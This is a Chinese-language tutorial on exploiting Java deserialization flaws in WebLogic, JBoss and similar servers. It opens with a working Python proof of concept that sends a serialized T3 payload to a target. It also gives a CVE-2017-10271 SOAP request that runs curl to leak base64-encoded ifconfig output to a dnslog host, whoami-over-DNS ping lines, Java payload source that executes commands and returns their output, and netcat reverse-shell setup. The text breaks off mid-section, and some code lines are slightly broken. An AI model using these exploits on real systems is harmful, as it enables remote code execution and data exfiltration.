| #!/usr/bin/env python  #coding=utf-8  import socket  import sys  import request  import base64  import string  import urlparse  import os  import time  import requests  from baseframe import BaseFrame  class MyPoc(BaseFrame):  poc\_info = {  # poc相关信息  'poc': {  'id': 'poc-2015-1113',  'name': 'java反序列漏洞weblogic',  'author': 'vicky',  'create\_date': '2015-11-13',  },  # 协议相关信息  'protocol': {  'name': '\*',  'port': ['\*'],  'layer4\_protocol': ['tcp'],  },  # 漏洞相关信息  'vul': {  'app\_name': 'java',  'vul\_version': ['\*'],  'type': '远程命令执行',  'tag': ['Java反序列漏洞', '远程命令执行', 'weblogic'],  'desc': '''  java 反序列漏洞使远程执行任意对象，配合weblogic中的Java反序列可使存在jenkins的系统远程执行命令  ''',  'references': ['http://blog.chaitin.com/2015-11-11\_java\_unserialize\_rce/?from=timeline&isappinstalled=0#rdd',  ],  },  }  def \_init\_user\_parser(self):  self.user\_parser.add\_option('-p','--port',  action='store', dest='port', type='int', default=6379,  help='this poc need the port to connect redis'  'the default port is 6379.')    @classmethod  def verify(cls, args):    ip=args['options']['target']  port=args['options']['port']  socket.setdefaulttimeout(5)  payload='\x00\x00\x09\xfc\x01\x65\x01\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00\x00\x71\x00\x00\xea\x60\x00\x00\x00\x18\x43\x2e\xc6\xa2\xa6\x39\x85\xb5\xaf\x7d\x63\xe6\x43\x83\xf4\x2a\x6d\x92\xc9\xe9\xaf\x0f\x94\x72\x02\x79\x73\x72\x00\x78\x72\x01\x78\x72\x02\x78\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\x70\x70\x70\x70\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\x06\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\x6c\x65\x45\x6e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x70\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66\x6f\xe6\xf7\x23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\x69\x74\x6c\x65\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x64\x6f\x72\x71\x00\x7e\x00\x03\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x69\x6f\x6e\x71\x00\x7e\x00\x03\x78\x70\x77\x02\x00\x00\x78\xfe\x01\x00\x00'    try :  sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  server\_address = (ip, int(port))  headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'  sock.connect(server\_address)  sock.sendall(headers)  data = sock.recv(1024)  except Exception,e:  return args  if "HELO" in data:  try:  payloadObj = open(“serial.wget”).read()  payload=payload+payloadObj  payload=payload+'\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\x6c\x61\x73\x73\x54\x61\x62\x6c\x65\x45\x6e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf9\xed\x0c\x00\x00\x78\x70\x72\x00\x21\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x65\x65\x72\x49\x6e\x66\x6f\x58\x54\x74\xf3\x9b\xc9\x08\xf1\x02\x00\x07\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x5b\x00\x08\x70\x61\x63\x6b\x61\x67\x65\x73\x74\x00\x27\x5b\x4c\x77\x65\x62\x6c\x6f\x67\x69\x63\x2f\x63\x6f\x6d\x6d\x6f\x6e\x2f\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2f\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66\x6f\x3b\x78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x56\x65\x72\x73\x69\x6f\x6e\x49\x6e\x66\x6f\x97\x22\x45\x51\x64\x52\x46\x3e\x02\x00\x03\x5b\x00\x08\x70\x61\x63\x6b\x61\x67\x65\x73\x71\x00\x7e\x00\x03\x4c\x00\x0e\x72\x65\x6c\x65\x61\x73\x65\x56\x65\x72\x73\x69\x6f\x6e\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x5b\x00\x12\x76\x65\x72\x73\x69\x6f\x6e\x49\x6e\x66\x6f\x41\x73\x42\x79\x74\x65\x73\x74\x00\x02\x5b\x42\x78\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x65\x49\x6e\x66\x6f\xe6\xf7\x23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\x6a\x6f\x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x70\x64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\x69\x74\x6c\x65\x71\x00\x7e\x00\x05\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x64\x6f\x72\x71\x00\x7e\x00\x05\x4c\x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x69\x6f\x6e\x71\x00\x7e\x00\x05\x78\x70\x77\x02\x00\x00\x78\xfe\x00\xff\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a\x0c\x00\x00\x78\x70\x77\x46\x21\x00\x00\x00\x00\x00\x00\x00\x00\x00\x09\x31\x32\x37\x2e\x30\x2e\x31\x2e\x31\x00\x0b\x75\x73\x2d\x6c\x2d\x62\x72\x65\x65\x6e\x73\xa5\x3c\xaf\xf1\x00\x00\x00\x07\x00\x00\x1b\x59\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x78\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x13\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x4a\x56\x4d\x49\x44\xdc\x49\xc2\x3e\xde\x12\x1e\x2a\x0c\x00\x00\x78\x70\x77\x1d\x01\x81\x40\x12\x81\x34\xbf\x42\x76\x00\x09\x31\x32\x37\x2e\x30\x2e\x31\x2e\x31\xa5\x3c\xaf\xf1\x00\x00\x00\x00\x00\x78'  sock.send(payload)  time.sleep(10)  data=requests.get('http://IP:PORT/log.log')  if data.content.count(str(ip)) > 0:    args['success'] = True  args['poc\_ret']['ip'] = ip  args['poc\_ret']['port']= port  except Exception,e:  return args  return args  exploit = verify  if \_\_name\_\_ == '\_\_main\_\_':  from pprint import pprint    mp = MyPoc()  pprint(mp.run()) |

**注：**

利用过程概述

首先拿到一个Java应用，需要找到一个接受外部输入的序列化对象的接收点，即反序列化漏洞的触发点。我们可以通过审计源码中对反序列化函数的调用（例如readObject()）来寻找，也可以直接通过对应用交互流量进行抓包，查看流量中是否包含java序列化数据来判断，java序列化数据的特征为以标记（ac ed 00 05）开头。

确定了反序列化输入点后，再考察应用的Class Path中是否包含Apache Commons Collections库（ysoserial所支持的其它库亦可），如果是，就可以使用ysoserial来生成反序列化的payload，指定库名和想要执行的命令即可。


|  |
| --- |
| java -jar ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'id >> /tmp/redrain' > payload.out |

通过先前找到的传入对象方式进行对象注入，数据中载入payload，触发受影响应用中ObjectInputStream的反序列化操作，随后通过反射调用Runtime.getRunTime.exec即可完成利用。


**注：**

可使用Nmap扫描端口，查看是否开放了WebLogic、Jenkins、Jboss、WebSphere等服务。

例如，Nmap扫描结果如下所示：

****


可以看到，8090端口开放，服务是Java Servlet 2.5。

****

可以看到，5001与7001端口开放，服务是WebLogic Server。然后可以利用ysoserial工具检测是否存在Java反序列化漏洞。

**注：**

可使用Nmap扫描端口，查看是否开放了Java RMI服务。



可以看到，9999端口开放，服务是Java RMI。然后可以利用ysoserial工具检测是否存在Java反序列化漏洞。

**利用DNSlog回显Weblogic（CVE-2017-10271）漏洞执行命令结果**

先了解下``这个符号在Linux的作用。

符号：``

名称：反引号，上分隔符

作用：反引号括起来的字符串被shell解释为命令行，在执行时，shell首先执行该命令行，并以它的标准输出结果取代整个反引号（包括两个反引号）部分。

``里面的内容是当作命令来执行。

然后我们来说Windows下的。附上Windows下的变量大全：

|  |
| --- |
| ping %COMPUTERNAME%.baidu.com [/size][/align]  [align=left][size=3]%COMPUTERNAME% 是一个变量，得到计算机名[/size][/align]  [align=left][size=3]%ALLUSERSPROFILE% ： 列出所有用户Profile文件位置。  %APPDATA% : 列出应用程序数据的默认存放位置。  %CD% : 列出当前目录。  %CLIENTNAME% : 列出联接到终端服务会话时客户端的NETBIOS名。  %CMDCMDLINE% : 列出启动当前cmd.exe所使用的命令行。  %CMDEXTVERSION% : 命令出当前命令处理程序扩展版本号。  %CommonProgramFiles% : 列出了常用文件的文件夹路径。  %COMPUTERNAME% : 列出了计算机名。  %COMSPEC% : 列出了可执行命令外壳（命令处理程序）的路径。  %DATE% : 列出当前日期。  %ERRORLEVEL% : 列出了最近使用的命令的错误代码。  %HOMEDRIVE% : 列出与用户主目录所在的驱动器盘符。  %HOMEPATH% : 列出用户主目录的完整路径。  %HOMESHARE% : 列出用户共享主目录的网络路径。  %LOGONSEVER% : 列出有效的当前登录会话的域名控制器名。  %NUMBER\_OF\_PROCESSORS% : 列出了计算机安装的处理器数。  %OS% : 列出操作系统的名字。(Windows XP 和 Windows 2000 列为 Windows\_NT.)  %Path% : 列出了可执行文件的搜索路径。  %PATHEXT% : 列出操作系统认为可被执行的文件扩展名。  %PROCESSOR\_ARCHITECTURE% : 列出了处理器的芯片架构。  %PROCESSOR\_IDENTFIER% : 列出了处理器的描述。  %PROCESSOR\_LEVEL% : 列出了计算机的处理器的型号。  %PROCESSOR\_REVISION% : 列出了处理器的修订号。  %ProgramFiles% : 列出了Program Files文件夹的路径。  %PROMPT% : 列出了当前命令解释器的命令提示设置。  %RANDOM% : 列出界于0 和 32767之间的随机十进制数。  %SESSIONNAME% : 列出连接到终端服务会话时的连接和会话名。  %SYSTEMDRIVE% : 列出了Windows启动目录所在驱动器。  %SYSTEMROOT% : 列出了Windows启动目录的位置。  %TEMP% and %TMP% : 列出了当前登录的用户可用应用程序的默认临时目录。  %TIME% : 列出当前时间。  %USERDOMAIN% : 列出了包含用户帐号的域的名字。  %USERNAME% : 列出当前登录的用户的名字。  %USERPROFILE% : 列出当前用户Profile文件位置。  %WINDIR% : 列出操作系统目录的位置。  [/size][/align][align=left][size=3]变量 类型 描述  %ALLUSERSPROFILE% 本地 返回“所有用户”配置文件的位置。  %APPDATA% 本地 返回默认情况下应用程序存储数据的位置。  %CD% 本地 返回当前目录字符串。  %CMDCMDLINE% 本地 返回用来启动当前的 Cmd.exe 的准确命令行。  %CMDEXTVERSION% 系统 返回当前的“命令处理程序扩展”的版本号。  %COMPUTERNAME% 系统 返回计算机的名称。  %COMSPEC% 系统 返回命令行解释器可执行程序的准确路径。  %DATE% 系统 返回当前日期。使用与 date /t 命令相同的格式。由 Cmd.exe 生成。有关 date 命令的详细信息，请参阅 Date。  %ERRORLEVEL% 系统 返回上一条命令的错误代码。通常用非零值表示错误。  %HOMEDRIVE% 系统 返回连接到用户主目录的本地工作站驱动器号。基于主目录值而设置。用户主目录是在“本地用户和组”中指定的。  %HOMEPATH% 系统 返回用户主目录的完整路径。基于主目录值而设置。用户主目录是在“本地用户和组”中指定的。  %HOMESHARE% 系统 返回用户的共享主目录的网络路径。基于主目录值而设置。用户主目录是在“本地用户和组”中指定的。  %LOGONSERVER% 本地 返回验证当前登录会话的域控制器的名称。  %NUMBER\_OF\_PROCESSORS% 系统 指定安装在计算机上的处理器的数目。  %OS% 系统 返回操作系统名称。Windows 2000 显示其操作系统为 Windows\_NT。  %PATH% 系统 指定可执行文件的搜索路径。  %PATHEXT% 系统 返回操作系统认为可执行的文件扩展名的列表。  %PROCESSOR\_ARCHITECTURE% 系统 返回处理器的芯片体系结构。值：x86 或 IA64（基于 Itanium）。  %PROCESSOR\_IDENTFIER% 系统 返回处理器说明。  %PROCESSOR\_LEVEL% 系统 返回计算机上安装的处理器的型号。  %PROCESSOR\_REVISION% 系统 返回处理器的版本号。  %PROMPT% 本地 返回当前解释程序的命令提示符设置。由 Cmd.exe 生成。  %RANDOM% 系统 返回 0 到 32767 之间的任意十进制数字。由 Cmd.exe 生成。  %SYSTEMDRIVE% 系统 返回包含 Windows server operating system 根目录（即系统根目录）的驱动器。  %SYSTEMROOT% 系统 返回 Windows server operating system 根目录的位置。  %TEMP% 和 %TMP% 系统和用户 返回对当前登录用户可用的应用程序所使用的默认临时目录。有些应用程序需要 TEMP，而其他应用程序则需要 TMP。  %TIME% 系统 返回当前时间。使用与 time /t 命令相同的格式。由 Cmd.exe 生成。有关 time 命令的详细信息，请参阅 Time。  %USERDOMAIN% 本地 返回包含用户帐户的域的名称。  %USERNAME% 本地 返回当前登录的用户的名称。  %USERPROFILE% 本地 返回当前用户的配置文件的位置。  %WINDIR% 系统 返回操作系统目录的位置。 |

至于dnslong 也在这里小小的科普下。

wiki:

NS（Name Server）记录是域名服务器记录，用来指定该域名由哪个DNS服务器来进行解析。 DNS：域名解析服务器。 A记录：指定域名对应的IP地址。

DNS在解析的时候会留下日志，咱们这个就是读取多级域名的解析日志，来获取信息


简单来说就是把信息放在高级域名中，传递到自己这，然后读取日志，获取信息

太多的介绍就不说，命令执行返回的结果显示搞定了，但是接来下碰到一个问题就是你执行的命令有空格 DNslog 里面的会得到什么。

教大家一个办法，把输出的内容base64以后，再把空格换成-

|  |
| --- |
| curl test.dnslog.link/`ifconfig|base64|tr ‘\n’ ‘-’` |

然后查看dnslog。



得到base64，然后把-去除，再解码，就可以了。

在这里给出大家poc

|  |
| --- |
| POST /wls-wsat/CoordinatorPortType HTTP/1.1  Host: 127.0.0.1  User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0  Content-Type:text/xml  Content-Length: 657    <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">  <soapenv:Header>  <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">  <java version="1.8.0\_131" class="java.beans.XMLDecoder">  <void class="java.lang.ProcessBuilder">  <array class="java.lang.String" length="3">  <void index="0">  <string>/bin/bash</string>  </void>  <void index="1">  <string>-c</string>  </void>  <void index="2">  <string>curl XXXX.dnslog.link/`ifconfig|base64|tr '\n' '-'`</string>  </void>  </array>  <void method="start"/></void>  </java>  </work:WorkContext>  </soapenv:Header>  <soapenv:Body/>  </soapenv:Envelope> |


**注：**

对于无直接回显的情况，可使用DNS域名和解析做无回显漏洞的盲检测。


**效果演示:**

ping `whoami`.xxx.ceye.io


以上代码为例,在linux中使用该命令:



服务器返回正常结果：




此时在服务器上可以查看到whoami的执行结果：




另一种是使用DNS的方式，代码如下:

Ping `whoami`.dn1bs0.ceye.io



上图可以看到执行成功，此时查看一下dnslog的信息：



### 4.2 直接回显的方法

EXP只能利用服务器本机的资源，不能加载远程类：

通过对漏洞成因分析可以得知，我们只能通过链式调用来执行java语句。换句话说，我们所想执行的语句必须可以写到一行里面，而且还不能带分号：( 其实这里很好突破，我们只要把我们想要执行的任意代码（无论有多长）在本地编译成class，然后把class字节码上传到服务器就可以了。然后问题又来了，怎么上传呢，上传到什么路径下面呢？上传可以通过FileOutputStream这个类来实现，上传路径就更简单了，直接给FileOutputStream传个“.”过去，上传到程序运行的当前目录下面,一句话代码：new FileOutputStream(“./payload.class”).write(new byte[]{0xXX,0xXX……})。上传的问题解决了，下面执行也就好办了，一句代码：java.net.URLClassLoader. getConstructor(java.net.URL[].class). newInstance(new java.net.URL[] {new java.net.URL("file:./")}). loadClass(“payload”). newInstance(“cmd.exe /c whoami”)。

这样就解决了我们的两个目标，只利用服务器本机资源，不需要联网，可以上传任意文件至任意目录。

获取命令回显内容：

通过对JBOSS中invoker/JMXInvokerServlet的返回结果进行分析，得知返回的是一个 MarshalledValue对象，该对象封装了invoker/JMXInvokerServlet的返回值，如果执行过程中有异常抛出，一个InvocationException对象就会封装在MarshalledValue对象里面。到这里思路就很明确了，java 的异常有个构造函数是可以传String参数的，我们可以把第一步那个class文件中命令执行的结果作为参数构造一个Exception，然后在payload.class最后throw这个Exception，这样这个带有回显内容的Exception就会封装在MarshalledValue对象里面通过http协议返回，我们只要把返回的MarshalledValue对象解包，就可以获取回显的内容了。

下面给出payload.java的源代码：

|  |
| --- |
| import java.io.BufferedReader;  import java.io.InputStreamReader;  public class RunCheckConfig {  public RunCheckConfig(String args) throws Exception  {  Process proc = Runtime.getRuntime().exec(args);  BufferedReader br = new BufferedReader(new InputStreamReader(proc.getInputStream()));  StringBuffer sb = new StringBuffer();  String line;  while ((line = br.readLine()) != null)  {  sb.append(line).append("\n");  }  String result = sb.toString();  Exception e=new Exception(result);  throw e;  }  } |

解包程序的源代码：

|  |
| --- |
| public static void main(String args[]) throws Exception  {  FileInputStream fis = new FileInputStream("d:/response.bin");  byte TempByte[]=new byte[5000\*1000];  int length=fis.read(TempByte);  int ClassStart=0;  for (int i=0;i<length;i++)  {  if (TempByte[i]==0x0d&&TempByte[i+1]==0x0a&&TempByte[i+2]==0x0d&&TempByte[i+3]==0x0a)  {  System.out.println(i);  ClassStart=i;  break;  }  }  byte ClassByte[]=new byte[length-ClassStart-4];  for (int i=0;i<ClassByte.length;i++)  {  ClassByte[i]=TempByte[i+ClassStart+4];  }  fis.close();  TempByte=null;  ByteArrayInputStream ai=new ByteArrayInputStream(ClassByte);  ObjectInputStream ois = new ObjectInputStream(ai);  MarshalledValue st1 = (MarshalledValue) ois.readObject();  InvocationException o=(InvocationException) st1.get();  System.out.println(o.getTargetException().getCause().getCause().getCause().getMessage());  } |

### 4.3 发现方法总结

（1）从流量中发现序列化的痕迹，关键字：ac ed 00 05，rO0AB

（2）Java RMI 的传输 100% 基于反序列化，Java RMI 的默认端口是1099端口

（3）从源码入手，可以被序列化的类一定实现了Serializable接口

（4）观察反序列化时的readObject()方法是否重写，重写中是否有设计不合理，可以被利用之处

从可控数据的反序列化或间接的反序列化接口入手，再在此基础上尝试构造序列化的对象。

ysoserial 是一款非常好用的 Java 反序列化漏洞检测工具，该工具通过多种机制构造 PoC ，并灵活的运用了反射机制和动态代理机制，值得学习和研究。

参考链接：

http://www.freebuf.com/vuls/86566.html

http://www.freebuf.com/column/158579.html

http://www.freebuf.com/sectool/88908.html

https://paper.seebug.org/312/

## 5.Java反序列化利用工具

**foxlovesec**

GitHub:

https://github.com/foxglovesec/JavaUnserializeExploits

这个项目针对不同的java产品给出了简单的漏洞利用脚本。

其中weblogic和jenkins提供python脚本，但需自己加载payload。

而对于jboss和websphere则提供了poc的数据包。

**ysoserial**

GitHub:

https://github.com/frohoff/ysoserial

java项目，用于生成payload，配合前面的漏洞利用脚本，便可完成exp。

使用方法：

|  |
| --- |
| java –jar ysoserial.jar [payload] ‘[command]’ |

例如：

|  |
| --- |
| java –jar ysoserial.jar CommonsCollections1 calc.exe |

**注：**

可使用<http://ceye.io/>，在该网站可查看域名的解析日志。

**payload生成**

用eclipse打开Java\_payload项目，在\src\ysoserial.payloads路径下找到main.java。

找到ip和端口的地方，填入自己机器上用于接受反弹shell的公网ip和端口，然后下面的路径是生成payload的保存地址。

**反弹shell**

首先打开自己在公网接收shell的主机。使用以下命令监听端口，等待连接。


|  |
| --- |
| nc -lv 10501 |

然后开启另一个命令行，使用python的发包脚本向目标机发送payload．

命令格式

|  |
| --- |
